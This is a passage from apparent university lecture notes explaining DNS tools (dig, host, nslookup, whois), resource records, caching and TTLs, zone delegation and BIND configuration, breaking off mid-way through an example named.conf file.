dig is a useful utility for interrogating DNS nameservers for information about the host IP addresses, mail exchanges, nameservers for other domains, and so on. **dig** stands for **d**omain **i**nformation **g**roper. **dig** is included in libraries such as **dnsutils** (Ubuntu), **bind-utils** (Red Hat), **bind-tools** (Gentoo), etc. The source for **dig** is included in the **BIND** distribution that we will talk about later. [Try calling **dig** without any arguments — it will return the IP addresses for the root servers.]

- When you execute the **dig** command line shown above, the response you get back from the DNS server will look something like:

```
; <<>> DiG 9.4.1-P1 <<>> moonshine.ecn.purdue.edu
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50449
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 6, ADDITIONAL: 2

;; QUESTION SECTION:
;moonshine.ecn.purdue.edu.  IN A

;; ANSWER SECTION:
moonshine.ecn.purdue.edu. 86377 IN A 128.46.144.123


;; AUTHORITY SECTION:
ecn.purdue.edu. 81544 IN NS ns1.rice.edu.
ecn.purdue.edu. 81544 IN NS ns2.purdue.edu.
ecn.purdue.edu. 81544 IN NS harbor.ecn.purdue.edu.
ecn.purdue.edu. 81544 IN NS ns2.rice.edu.
ecn.purdue.edu. 81544 IN NS pendragon.cs.purdue.edu.
ecn.purdue.edu. 81544 IN NS ns.purdue.edu.

;; ADDITIONAL SECTION:
ns2.rice.edu. 3550 IN A 128.42.178.32
ns2.purdue.edu. 81544 IN A 128.210.11.57

;; Query time: 1 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Mar 29 11:13:37 2008
;; MSG SIZE  rcvd: 214
```

Note that all the domain names shown in this response end in a period. Reading right-to-left the left-most entry under the `ANSWER SECTION`, we have the root domain, followed by the 'edu' subdomain, followed by the 'ecn' subdomain, and, finally,

followed by the 'moonshine' subdomain. **This right-to-left order corresponds to the order in which you will see the nodes in the DNS tree as you descend from the root node to the node that serves as the authoritative nameserver for the "moonshine" host.**

- Note particularly the `SERVER` entry in the last part of the above answer returned by `dig`. That tells us that DNS server is running on the local machine — the machine on which `dig` was invoked since 127.0.0.1 is the loopback IP address. In this case, the local machine is my Linux (Ubuntu) laptop and the DNS server running on the laptop is BIND. I will have more to say about BIND later.

- Also note the numbers like 86377, 81544, 3550, etc., in the answer returned by the DNS server running on my laptop. All of these numbers are TTL (`Time To Live`) in seconds. One day (meaning 24 hours) corresponds to 86400 seconds. Repeated invocations of `dig` will show progressively reducing TTL times up to a point and then they will become large again. This is because of caching that I will explain later.

- About the other sections of the answer returned by `dig` as shown earlier, the `AUTHORITY SECTION`, reproduced below,

```
;; AUTHORITY SECTION:
ecn.purdue.edu. 81544 IN NS ns1.rice.edu.
ecn.purdue.edu. 81544 IN NS ns2.purdue.edu.
```

```
ecn.purdue.edu. 81544 IN NS harbor.ecn.purdue.edu.
ecn.purdue.edu. 81544 IN NS ns2.rice.edu.
ecn.purdue.edu. 81544 IN NS pendragon.cs.purdue.edu.
ecn.purdue.edu. 81544 IN NS ns.purdue.edu.
```

tells us which DNS servers can provide us with **authoritative answers** to our DNS query. Since the host "moonshine" is in the **ecn.purdue.edu** domain, this section lists the nameservers for the **ecn.purdue.edu** domain. The **Additional Section** in what is returned by **dig** lists the IP addresses of the nameservers named in the **Authority Section**.

- In case you are wondering about the nameserver at Rice University being listed as one of the nameservers for the **ecn.purdue.edu domain**, one or more nameservers may be located at geographically separated location for backup in case any man-made or natural disasters impair the operations of the primary nameservers. These distant nameservers are in **slave** relationship to the **master** nameservers for a domain. I will have more to say later about the master-slave relationship among the nameservers.

- In the result fetched by **dig**, each line such as

```
moonshine.ecn.purdue.edu. 86377  IN   A    128.46.144.123
ecn.purdue.edu.           81544  IN   NS   ns2.purdue.edu.
ns2.rice.edu.             3550   IN   A    128.42.178.32
etc.
```

is a **Resource Record** (RR). An RR consists of the following **five** items:

1. A fully qualified domain name (**FQDN**), such as 'ns2.rice.edu.' shown above.

2. Time-to-live (**TTL**), such as 86377 seconds shown above.

3. The **class** of the record, such as **IN** shown above that stands for class **internet**, as opposed to, say, the class **chaos net**.

4. The **type** of the record. The **types** that you are likely to see frequently are

   A: that stands for **address record** in the form of an IPv4 numerical address.

   AAAA: that stands for **address record** in the form of an IPv6 numerical address. 'AAAA' is a mnemonic to indicate that an IPv6 address is four times the size of an IPv4 address.

   NS: that stands for a **nameserver record** consisting of the name(s) of the nameserver(s) that can be queried for resolving a given hostname.

   PTR: that stands for **pointer record** that is the symbolic hostname associated with a numerical IP address. Such a record is returned in reverse name lookup.

   MX: that stands for a mail exchange server for a given host.

   and several others..

5. The **record data** such as the IPv4 address 128.46.144.123 shown above.

- **dig** will do reverse DNS lookup for you if you give it the '-x' option. I found the IP address 58.9.62.229 in one of my spam emails. To see who this belongs to, we can invoke:

```
dig -x 58.9.62.229
```

This returns the following answer

```
; <<>> DiG 9.4.1-P1 <<>> -x 58.9.62.229
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61596
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;229.62.9.58.in-addr.arpa.  IN PTR

;; ANSWER SECTION:
229.62.9.58.in-addr.arpa. 604560 IN PTR ppp-58-9-62-229.revip2.asianet.co.th.

;; AUTHORITY SECTION:
9.58.in-addr.arpa. 604560 IN NS conductor.asianet.co.th.
9.58.in-addr.arpa. 604560 IN NS piano.asianet.co.th.
9.58.in-addr.arpa. 604560 IN NS clarinet.asianet.co.th.

;; ADDITIONAL SECTION:
piano.asianet.co.th. 86160 IN A 203.144.255.71
conductor.asianet.co.th. 86160 IN A 203.144.255.72
clarinet.asianet.co.th. 86160 IN A 203.144.225.242

;; Query time: 1 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Mar 29 15:20:28 2008
;; MSG SIZE  rcvd: 207
```

Note that the fourth entry in the RR in the `Answer Section` is `PTR` now. Remember that the fourth entry in an RR is for the *type* of record. As mentioned earlier, `PTR` stands for **`pointer record`**. It is also called a **reverse record** — meaning a record that associates a symbolic hostname with a numerical IP address. The symbolic hostname in this case is ppp-58-9-62-229.revip2.asianet.co.th — obviously a host in Thailand.

- For reverse DNS lookup, note that whereas the object of our

query was the IP address 58.9.62.229, its DNS lookup turned our query into the following string (as is clear from the RR under the `Question Section` in what is returned by `dig`)

```
229.62.9.58.in-addr.arpa.
```

This is a special format for reverse DNS lookup. As you can see, the query string has the four integers of the IP address in the reverse order and the string ends in the suffix `in-addr.arpa.` [The reversal of the order in which the four parts of the IP address appear in the string stored in the `in-addr.arpa` domain implies that we can again use a right-to-left order for searching for the database where we might expect to the find the reverse mapping we are looking for. In the example shown above, it is the integer 58 in the IP address that belongs to the domain portion of the address. The integer 229, on the other hand, belongs to a specific machine.]

- If you just want to see the IP address of the host (or hosts) responsible for mail exchange for a domain you can call **dig** with the `MX` option. For example

```
dig  +short  moonshine.ecn.purdue.edu  MX
```

returns

```
10  mx.ecn.purdue.edu.
```

This tells us that `mx.ecn.purdue.edu` is the mail exchange machine for accounts that use `moonshine.ecn.purdue.edu` as their mail drop host. The number 10 in the reply is referred to as the "MX preference number." When there is only a single host named for mail exchange, this preference number does not carry much of

a meaning. However, when multiple hosts are returned for the mail exchange service for a domain and each has its own MX preference number, the MX hosts with the smallest preference numbers must be tried first for mail exchange before those with higher numbers are attempted. For illustration, if you run the command

```
dig  nyt.com MX
```

you get back the following reply that lists seven mail exchange hosts, each with its own MX preference number. A remote mail server wishing to send email to a client in the domain `nyt.com` must first attempt the mail exchange server `ASPMX.L.GOOGLE.com` since that has the smallest preference number associated with it. Mail exchange servers with equal preference number get the same priority.

```
; <<>> DiG 9.9.3-rpz2+rl.13214.22-P2-Ubuntu-1:9.9.3.dfsg.P2-4.....
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44572
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 15

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;nyt.com.                       IN      MX

;; ANSWER SECTION:
nyt.com.            300     IN      MX      30 ASPMX4.GOOGLEMAIL.com.
nyt.com.            300     IN      MX      10 ASPMX.L.GOOGLE.com.
nyt.com.            300     IN      MX      20 ALT1.ASPMX.L.GOOGLE.com.
nyt.com.            300     IN      MX      30 ASPMX3.GOOGLEMAIL.com.
nyt.com.            300     IN      MX      20 ALT2.ASPMX.L.GOOGLE.com.
nyt.com.            300     IN      MX      30 ASPMX5.GOOGLEMAIL.com.
nyt.com.            300     IN      MX      30 ASPMX2.GOOGLEMAIL.com.
```

```
;; ADDITIONAL SECTION:
ASPMX.L.GOOGLE.com.          115     IN      A       74.125.142.26
ASPMX.L.GOOGLE.com.          185     IN      AAAA    2607:f8b0:4001:c03::1b
ALT1.ASPMX.L.GOOGLE.com.     139     IN      A       74.125.29.26
ALT1.ASPMX.L.GOOGLE.com.     130     IN      AAAA    2607:f8b0:400d:c04::1a
ASPMX3.GOOGLEMAIL.com.       128     IN      A       74.125.131.27
ASPMX3.GOOGLEMAIL.com.       275     IN      AAAA    2607:f8b0:400c:c03::1a
ALT2.ASPMX.L.GOOGLE.com.     289     IN      A       74.125.131.26
ALT2.ASPMX.L.GOOGLE.com.     240     IN      AAAA    2607:f8b0:400c:c03::1a
ASPMX5.GOOGLEMAIL.com.       184     IN      A       173.194.65.27
ASPMX5.GOOGLEMAIL.com.       106     IN      AAAA    2a00:1450:4013:c00::1b
ASPMX2.GOOGLEMAIL.com.       195     IN      A       74.125.29.26
ASPMX2.GOOGLEMAIL.com.       172     IN      AAAA    2607:f8b0:400d:c04::1a
ASPMX4.GOOGLEMAIL.com.       103     IN      A       173.194.78.26
ASPMX4.GOOGLEMAIL.com.       33      IN      AAAA    2a00:1450:400c:c00::1a

;; Query time: 50 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Mar 25 22:16:22 EDT 2014
;; MSG SIZE  rcvd: 520
```

- Regarding the option `+short` provided to `dig`, by default `dig` comes back with a verbose answer of which we have shown several examples so far. In the verbose answers that the reader has seen, any section can be suppressed by calling `dig` with a 'no' option. For example, a call like

  ```
  dig  +noauthority  moonshine.ecn.purdue.edu
  ```

  will suppress the `AUTHORITY SECTION` in the returned answer.

- `dig` can also be used to query specific nameservers for answers to your DNS questions. In all of the previous examples shown, `dig` queried the nameserver running on my laptop. But now

let's ask the DNS server running at Rice University for the IP address for moonshine.ecn.purdue.edu: (*recall from the previous* `dig` *replies that ns1.rice.edu is a slave nameserver for the purdue.edu domain*)

```
dig  @ns1.rice.edu  +nocmd  moonshine.ecn.purdue.edu
```

we get the following reply

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33037
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;moonshine.ecn.purdue.edu.  IN A

;; ANSWER SECTION:
moonshine.ecn.purdue.edu.  86400 IN A 128.46.144.123

;; Query time: 86 msec
;; SERVER: 128.42.209.32#53(128.42.209.32)
;; WHEN: Sun Mar 30 11:22:27 2008
;; MSG SIZE  rcvd: 58
```

Note that I called `dig` with the `+nocmd` option to suppress the first few comments lines in the answer returned. As the reader can tell from the previous outputs, those comment lines show us the version of `dig` used and how the utility was called.

- So how does `dig` know which nameserver to query if you do not specify one in the command line? `dig` examines the contents of your `/etc/resolv.conf` file for the nameservers to send the query to. The `/etc/resolv.conf` file in my laptop contains the following entries:

```
search hsd1.in.comcast.net.
nameserver 127.0.0.1
nameserver 68.87.72.130
nameserver 68.87.77.130
```

The loopback address 127.0.0.1 shows up in this list because I run a DNS server on my Ubuntu laptop, as previously mentioned.

- The contents of the `/etc/resolv.conf` file shown above are for a session when I am connected to the internet at home where my internet service is provided by **comcast.net**. Note that the first nameserver listed is 127.0.0.1 which is the loopback address for my laptop. This file would look different when I am connected to the internet at Purdue or from a hotel room. **dig** sends its queries to the nameservers in the order they are listed in the `/etc/resolv.conf` file.

- In case you are wondering about the line that starts with `search` in the `/etc/resolv.conf` file, that lines lists the domain names that will be appended to a name that is not fully specified. For example, the name `moonshine.ecn.purdue.edu` is a **fully qualified domain name** (FQDN) but the name `moonshine` is not. If you ask **dig** (or any of the other DNS-related utilities) to fetch information on the `moonshine` name, it will search through the list specified in the "search" line in the `/etc/resolv.conf` line. If it finds `moonshine` in any of those domains, it will subsequently use for `moonshine` the FQDN corresponding to that

domain. If it does not find `moonshine` in any of those domains, `dig` will assume that you are seeking information on `moonshine` that is a subdomain of the root itself.

17.5: `host`, `nslookup`, AND `whois` UTILITIES FOR NAME LOOKUP

- **host** and **nslookup** are the other utilities that can also be used to query nameservers. You may think of them as simpler cousins of **dig**. For example,

```
host  moonshine.ecn.purdue.edu
```

returns

```
moonshine.ecn.purdue.edu  has  address  128.46.144.123
moonshine.ecn.purdue.edu  mail  is  handled  by  10 mx.ecn.purdue.edu.
```

and

```
nslookup  moonshine.ecn.purdue.edu
```

returns

```
Server:         127.0.0.1
Address:        127.0.0.1#53

Non-authoritative answer:
Name:   moonshine.ecn.purdue.edu
Address: 128.46.144.123
```

- You can also ask `nslookup` to query a specific nameserver for name lookup, as in

```
nslookup  moonshine.ecn.purdue.edu  ns2.rice.edu
```

  which returns

```
Server:ns2.rice.edu
Address:128.42.178.32#53

Name: moonshine.ecn.purdue.edu
Address: 128.46.144.123
```

  Note that, as indicated in the output of the **dig** commands shown earlier, the `ns2.rice.edu` DNS server is a slave nameserver for the `ecn.purdue.edu` domain.

- If you want the `nslookup` command to return the authoritative nameserver for a given host, you need to supply `nslookup` with the `-type=NS` option, as in

```
nslookup  -type=NS  moonshine.ecn.purdue.edu
```

  which returns

```
Server:127.0.0.1
Address:127.0.0.1#53

Non-authoritative answer:
*** Can't find moonshine.ecn.purdue.edu: No answer

Authoritative answers can be found from:
ecn.purdue.edu
origin = harbor.ecn.purdue.edu
mail addr = hostmaster.ecn.purdue.edu
```

```
serial = 2009040816
refresh = 10800
retry = 3600
expire = 3600000
minimum = 86400
```

This answer says that the cache of the local DNS server could not supply the answer requested. (If it had, that would have constituted a **non-authoritative answer**.) And then the answer returned says that the authoritative answers can be had from the nameserver running at the `harbor.ecn.purdue.edu` host.

- Another utility that can be used to determine the DNS nameservers (besides other information) for a given domain is **whois**. For example, if you invoke

  ```
  whois purdue.edu
  ```

  to find the **whois server** for the '`purdue.edu`' domain (which happens to be '`whois.educause.net`') and invoke

  ```
  whois -h whois.educause.net purdue.edu
  ```

  you can find out that the zone that corresponds to the '`purdue.edu`' domain uses the following nameservers:

  ```
  NS.PURDUE.EDU              128.210.11.5
  NS1.RICE.EDU
  PENDRAGON.CS.PURDUE.EDU    128.10.2.5
  HARBOR.ECN.PURDUE.EDU      128.46.154.76
  ```

17.6: CREATING A NEW ZONE AND ZONE TRANSFERS

- When a zone administrator A wants to let another administrator B control a part of that zone — that is, a part of the domain — that is within A's zone of authority, A can **delegate** control for that subdomain to B.

- For example, if I was setting up a separate organization within Purdue for doing research in robotics and wanted to run my own nameserver for the subdomain `robotics.purdue.edu`, I'd need to approach the administrators in charge of the `purdue.edu` domain and ask them to delegate the subdomain to me.

- I would then create a nameserver with a name like `ns.robotics.purdue.edu`. This nameserver would become the **SOA** (**Start of Authority**) (*which is the same thing as the authoritative nameserver*) for all the hostnames within the `robotics.purdue.edu` domain. [The reason for "Start" in "Start of Authority" is that I have the freedom to delegate a portion of my `robotics.purdue.edu` domain to someone else for creating a new subdomain under my domain. Obviously, the nameserver in my domain will then become merely a recursive nameserver for the new subdomain.]

- Subsequently, the main nameservers for `purdue.edu` would be authoritative nameservers for all hostnames within the `purdue.edu` domain but not including the hostnames in `robotics.purdue.edu`. With respect to the hostnames in `robotics.purdue.edu`, the main `purdue.edu` nameservers would be the recursive nameservers.

- Let's now see how someone working on a computer in Gambia can figure out the IP address for the `moonshine.ecn.purdue.edu` hostname. The computer in Gambia would first contact one of the root servers whose IP addresses are stored in every network-enabled computer and will receive from the root server the IP address of the **gTLD** DNS server for the generic 'edu.' top-level domain. The Gambian computer will then access the 'edu.' domain nameserver with the same request as before and will receive the IP address of the nameserver for the `purdue.edu` domain. This being the authoritative nameserver for the `purdue.edu` domain will supply the IP address for the requested hostname. As mentioned earlier, when a name resolver works its way leftwards, one step at a time, from the right end of a domain name to figure out the IP address associated with the domain, this is referred to as iterative name lookup.

- Let's go back to the subject of multiple nameservers shown in Section 17.4 for the `ecn.purdue.edu` domain — especially the nameserver that is located at Rice. As mentioned in that section, large domains typically have multiple nameservers for re-

dundancy. These nameservers will generally carry identical information. Sometimes, the nameservers may be categorized as **master** and **slave** nameservers. Any changes to the nameserver record for a local domain would be made to the master nameserver and would then *get automatically synced over* to a slave via what is referred to as a **Zone Transfer**.

- **Master** and **slave** nameservers may also be referred to as the **primary** and **secondary** nameservers. Any additional nameservers for a domain would then be referred to as the tertiary nameservers.

- A primary nameserver is the default for a name lookup. A query will *failover* to the secondary (or to the tertiaries) if the primary is not available.

- The important thing to note here is that the primary nameservers for a domain are located within the zone that corresponds to the domain. In other words, each domain is in charge of supplying the IP bindings for all the names within that domain — as opposed to some central repository being in charge of all the names and their IP addresses.

17.7: DNS CACHE

- The description I gave earlier for how a computer in Gambia might look up the IP address of a hostname in the `purdue.edu` domain is true in theory (but in theory only).

- In practice, if each one of the currently about a billion computers in the world carried out a DNS lookup in the manner previously explained, that would place too great a burden on the root servers. The resulting traffic to the root servers would have the potential of slowing down the name lookup process to the point of its becoming useless.

- This brings us to the subject of caching the name lookups. To understand caching in DNS and where exactly it occurs, let's go back to the business of your computer trying to figure out the IP address associated with a hostname.

- Let's assume that the hostname that your computer is interested in is `www.nyt.com`.

- Note that it is not your computer as a single entity that carries out a DNS name lookup. On the other hand, it is a client application such as the Internet Explorer, Firefox, a mail client such as sendmail, etc., that sends a query to a DNS nameserver.

- Let's say you are within the `purdue.edu` domain and you point your browser to `www.nyt.com`, the browser will send that URL to one of the nameservers of the `purdue.edu` domain. (The nameserver has to be running a program like BIND to be able to process the incoming request for name resolution.) If this is the first request for this URL received by the nameserver for `purdue.edu`, the nameserver will forward the request to the nameserver for the 'com' domain, and the name lookup will proceed in the manner explained previously. However, if this was not the first request for the name resolution of `www.nyt.com`, it is likely that the local nameserver would be able to resolve the URL by looking into its own cache.

- In general, the various client applications (such as mail clients, web browsers, etc.) maintain their own DNS caches usually with very short caching times (typically 1 minute but which can be as long as 30 minutes) for the information stored.

- Additionally, the operating system may carry out some local name resolution before sending out a name resolution request to the nameserver of the local domain. At the very least, the op-

erating system would be programmed to look up the information in `/etc/hosts` for any direct hostname-to-IP address mappings you might have placed there.

- The operating system may also maintain a local cache for the previously resolved hostnames with relatively short caching times (of the order of 30 minutes) for the information stored.

17.7.1: The TTL Time Interval

- When a DNS query for a given hostname is fielded by a authoritative DNS server, in addition to the IP address the server also sends back a time interval known as the TTL (Time to Live) for the response. The TTL specifies the time interval for which the response can be expected to remain valid. What is stored in the cache is both the IP address and its associated TTL. Subsequently, for all DNS queries for the same hostname made within the TTL window, the local name-resolver working with the DNS server will return the cached entry and the query will not be sent to the remote nameserver.

- The TTL value associated with a hostname is set by the administrator of the authoritative DNS server that returns the IP address along with its TTL. The TTL can be in units of minutes, hours, days, and even weeks. Ordinarily, an ISP nameserver will cache an IP address for a hostname for 48 hours.

- While DNS caching (along with the distributed nature of the DNS architecture) makes the hostname resolution faster, there is a down side to caching: any changes to the DNS do not always take effect immediately and globally.

- Earlier at the beginning of Section 17.4 we talked about **authoritative nameservers** and **recursive nameservers**. On account of the explanations already provided, we may refer to an authoritative nameserver as a **publishing nameserver** and a recursive nameserver as a **caching nameserver**. [It is a good time to mention that Google runs the world's largest recursive name server that handles around 400 billion name requests a day. There are two IPv4 and two IPv6 addresses associated with this name server. The IPv4 addresses are `8.8.8.8` and `8.8.8.4` and the IPv6 addresses are `2001:4860.4860::8888` and `2001:4860.4860::8884`.]

- A DNS query emanating from a nameserver is referred to as a **recursive query** when the local nameserver has to ask another nameserver in order to fulfill a lookup request.

- Let's say you are running a DNS server on your laptop. (How you can do that will be explained later in this lecture.) The very first time the name resolver in your laptop needs information on a name elsewhere in the internet, the DNS server running on your laptop will send that request to the DNS server provided by your ISP. If that DNS server does not have the answer, the query produced by the your laptop will eventually go to the authoritative nameserver for the name you are interested in. *Let's experiment with this process with the help of* `dig`. When I make the following command-line invocation on my laptop

```
dig +noauthority +noadditional +noquestion \
                          +nocmd +nocomment nyt.com
```

where I have used various d''no' options in order to fetch only the

ANSWER SECTION line and the timing stats I am interested in, I get the following answer

```
nyt.com.    300    IN     A     199.239.137.217

;; Query time: 216 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sun Mar 30 15:24:20 2008
;; MSG SIZE  rcvd: 116
```

From the previous explanation of the five fields in a **Resource Record** (RR), we know that the TTL associated with this IP binding for the **nyt.com** name is 300 seconds. On the other hand, if I make the following call with **dig**:

```
dig  +noauthority  +noadditional  +noquestion  \
                +nocmd  +nocomment  dynamo.ecn.purdue.edu
```

I get the following answer

```
dynamo.ecn.purdue.edu.  86400   IN   A   128.46.200.24

;; Query time: 50 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sun Mar 30 15:50:33 2008
;; MSG SIZE  rcvd: 209
```

Note that the TTL associated with the IP binding for the host-name `dynamo.ecn.purdue.edu` is 86400 seconds — one full 24-hour period. During the TTL periods shown, if the resolver running on my laptop tried to fetch the IP bindings for the two host names — `nyt.com` and `dynamo.ecn.purdue.edu`— the laptop DNS server will return the answer from its own cache as opposed to approaching the DNS server provided by my ISP.

- After a response has been cached by the DNS server running on my laptop, any subsequent queries about the same hostname would be returned by the laptop DNS server provided the TTL time associated with the cached responses has not gone down to zero. If after waiting for about 20 seconds I call **dig** again to fetch information on `nyt.com`, my laptop DNS server will return the following answer:

```
nyt.com.    276     IN      A       199.239.137.217

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sun Mar 30 15:32:57 2008
;; MSG SIZE  rcvd: 116
```

  Note that the TTL value has gone down to 276 seconds from the original value of 300 seconds. But also note that the **Query time** is now 0 milliseconds. Originally it was 216 milliseconds. The reason for the zero (or close to zero) query time should be obvious. The query time is the time it takes to fetch the answer to a DNS query.

- Service providers on the internet sometimes use short TTL for load balancing purposes. By forcing the downstream recursive DNS servers to fetch the IP bindings associated with a given name more often, they can more evenly distribute the incoming load targeting a particular symbolic hostname.

- If you execute any of the commands such as '`dig @b.root-server.net`

com' and 'dig @b.root-server.net uk' to get a listing of the gTLDs for the 'com.' domain in the first case and the **ccTLD**s for the 'uk.' domain in the second, you will find the TTL associated with all such top-level domain servers is 172800 seconds (48 hours).

- The above fact is of considerable importance in making the DNS system secure against a large-scale Denial-of-Service attacks of the sort we talked about in Lecture 16. [What this fact implies is that even if the **root** servers were to be taken down by an adversary, the information about the **TLD** would continue to reside in the lower-level nodes of the DNS tree of zones for roughly two days (depending on when exactly a lower-level DNS server queried a **TLD** server). That would be long enough for remedial action to be taken against the adversary. On the other hand, if an adversary took down the **gTLD**s and the **ccTLD**s — probably an impossible feat because many of the **gTLD**s are geographically replicated and because of the **ccTLD**s are much more numerous — the slave servers for those **TLD**s would provide immediate relief.]

17.8: BIND

- **BIND** (Berkeley Internet Name Daemon) is the most commonly used implementation of a domain name server (DNS).

- The BIND software package consists of the following three components

  - a DNS server (the server program itself is called `named` in the Ubuntu install of BIND)

  - a DNS name resolver library (as mentioned in Section 17.3, the software package that queries DNS servers for information such as the IP address for a given symbolic host name is called the resolver)

  - tools such as **dig**, **host**, **nslookup**, etc., for verifying the proper operation of the DNS server

- BIND was originally written in 1988 by four grad students at the University of California, Berkeley. Later, a new version of BIND,

BIND 9, was written from scratch by Paul Vixie (then working for DEC) to support DNSSEC (DNS Security Extensions). Other important features of BIND 9 include TSIG (Transaction Signatures), DNS Notify, nsupdate, IPv6, mdc flush, views, multiprocessor support, and an improved portability architecture.

- BIND 9 is maintained by ISC (Internet Systems Consortium), a not-for-profit US federal organization based in Redmond CA. ISC's principals are Rick Adams and Paul Vixie. [In addition to BIND, ISC has also developed the software for DHCP, INN (InterNetNews, a Usenet news server that incorporates the NNTP functionality), NTP (Network Time Protocol), OpenReg, etc. As an interesting aside, note that ISC also carries out an annual count of the total number of hosts on the internet by polling all the nameservers. The internet had 4,852,200 hosts in January 1995. In a span of fourteen years, this number has grown 120 fold. The internet had over 600 million hosts in January 2009 (see `http://www.isc.org/solutions/survey`). I last checked it in April 2012 — the number now is close to a billion hosts]

- Microsoft's products for network may or may not use BIND as maintained by ISC. Microsoft uses a DNS called MicrosoftDNS (derived from a WindowsNT port of BIND in early 1990's).

- Other DNS implementations include **djbdns**, **dnsmasq**, **MaraDNS**, etc.

- The `named` server daemon listens on port 53 for both UDP and

TCP requests. Most commonly the incoming name queries will use the UDP transport and the answer returned by the name-server will also be a UDP message. However, if the response to be returned to a client is longer than 1024 bytes, the nameserver will switch to the TCP protocol on the same port. It is not common for client firewalls to keep port 53 open for only the UDP traffic. But such clients can get into name lookup trouble if a remote DNS server needs to send back its full answer using TCP.

17.8.1: Configuring BIND

- Linux/Unix machines most commonly run BIND for DNS.

- As already mentioned, the actual name of the BIND server daemon is `named` in a typical install of the name server. How this nameserver daemon responds to a query depends much on a configuration file called **named.conf**. On Ubuntu Linux platforms, the pathname to this file is `/etc/bind/named.conf`.

- The main purpose of the `named.conf` file is to declare the locations of the **zone files** that the `named` server is allowed to access for responding to the DNS queries received from name resolvers. The zone files contain the database related to the names under the authority of the nameserver. A secondary purpose of `named.conf` is to declare ACL (Access Control List) lists and various options for the operation of the server.

- If you installed the Ubuntu distribution of Linux, your laptop may already be running the `named` server daemon. Do the following to find out:

```
ps ax | grep named
```

If BIND is installed, but not running, you can start/stop/restart it by

```
/etc/init.d/bind9 start
                  stop
                  restart
```

Note that whereas the name of the DNS server daemon is `named`, the name of the script in the `/etc/init.d` directory is `bind9`. If BIND is not already installed in your Ubuntu laptop, use the Synaptic Package Manager to install the **`bind9`**, **`bind9utils`**, **`dnsutils`**, etc. packages.

- If **bind9** is already installed and running, it is most likely configured to run as a **caching nameserver** — which is all that you need on your personal laptop.

- Section 17.11 shows an example of `named.conf` — the BIND configuration file. This version is for Red Hat Linux. On Ubuntu, the `named.conf` file in the `/etc/bind/` directory pulls in some of the information shown in Section 17.11 from two other files — `named.conf.local` and `named.conf.options` — in the same directory.

- The `named.conf` file, or the other files it pulls in with the **`include`** directives, supports C style (/* */) and C++ style (// to the end

of line) comments in addition to the Unix style (# to the end of line) comments used in configuration files.

- The `named.conf` file (or, as mentioned above, it could be the `named.conf.local` file or a file such as `zones.rfc1918`) contains what are known as ACL declarations to define access control lists. The acl `dns_slaves` shown in the `named.conf` file in Section 17.11 specifies that slave nameservers to be used in the **external view**. And the acl `lan_hosts` specifies the group of hosts relevant to the **internal view**.

- Some of the explanations in the rest of this section apply only to `named.conf` for the Red Hat distribution of Linux. For the Ubuntu distribution, the `named.conf`, `named.conf.local`, and `named.conf.options` configuration files should work as installed if the goal is to use your laptop as just a caching nameserver.

- If you are setting up a DNS server for a private 192.168.1.0 network, the external and the internal views refer to how DNS requests coming from outside the 192.168.1.0 intranet should be processed vis-a-vis the lookup requests emanating from within the 192.168.1.0 intranet.

- Next, the `named.conf` file will usually contain an **op-**

tions clause. (On Ubuntu platforms, the **options** clause may be in the `named.conf.options` file.)

- The declarations made in the **options** clause are the default values for the various fields. These defaults may be overridden in the individual zone files that will be located in the `/etc/bind/` directory, the same directory that contains the `named.conf` and other such files. Note that the name of this directory is also specified in the 'options' clause. Note the values specified for the listen-on field:

```
listen_on {
    192.168.1.101;
    127.0.0.1;
};
```

  This implies that the machine on which the `named` server daemon is running has `192.168.1.101` as its IPv4 address. This then also becomes the IP address of the interface on which named will be listening on. Note that the loopback address in IPv4 is `127.0.0.1` and the same in IPv6 is `::1`.

- Let's now talk about the `controls` clause in the `named.conf` file shown in the next section of this lecture. To understand this clause, note that BIND makes available port 953 for remote administration of the nameserver. (As previously mentioned, the server daemon `named` listens on port 53 for UDP requests for DNS service.) The `controls` clause:

```
controls {
    inet 127.0.0.1 allow {localhost;}
    keys { rndc-key; }
}
```

results in a TCP listener on port 953 (the default control port). If remote administration will not be used, this control interface can be disabled by defining an empty `controls` clause:

```
controls {}
```

- The acronym `rndc` in the `controls` clause stands for *Remote Name Daemon Controller* that is used for remote administration. We may think of `rndc` as the remote administration utility whose operation is controlled by a secret key defined in the file `/etc/rndc.key`. The various parameters of this key are defined in `/etc/rndc.conf` configuration file. A new key can be generated by executing '`rndc-confgen -a`' command.

- The `inet` statement within the `controls` clause specifies the IP address of the local server interface on which rndc connections will be accepted. If instead of 127.0.0.1, we had used the wildcard `""`, that would allow for the rndc connections to be accepted on all of the server machine's interfaces, including the loopback interface. The IP address that follows **inet** can accept a port number if the default port 953 is not available. What follows **allow** is the list of hosts that can connect to the rndc channel.

17.8.2: An Example of the named.conf Configuration File

```
acl "dns_slaves" {
    xxx.xxx.xxx.xxx;            # IP of the slave DNS nameserver
    xxx.xxx.xxx.xxx;            # same as above
};

acl "lan_hosts" {
    192.168.1.0/24;             # network address of your local LAN
    127.0.0.1;                  # allow loop back
};

options {                       # this section sets the default options
    directory "/etc/namedb";    # directory where the zone files will reside
    listen-on {
        192.168.1.101;          # IP address of the local interface to listen
        127.0.0.1;
    };
    auth-nxdomain no;           # conform to RFC1035
    allow-query { any; };       # allow anyone to issue queries
    recursion no;               # disallow recursive queries unless
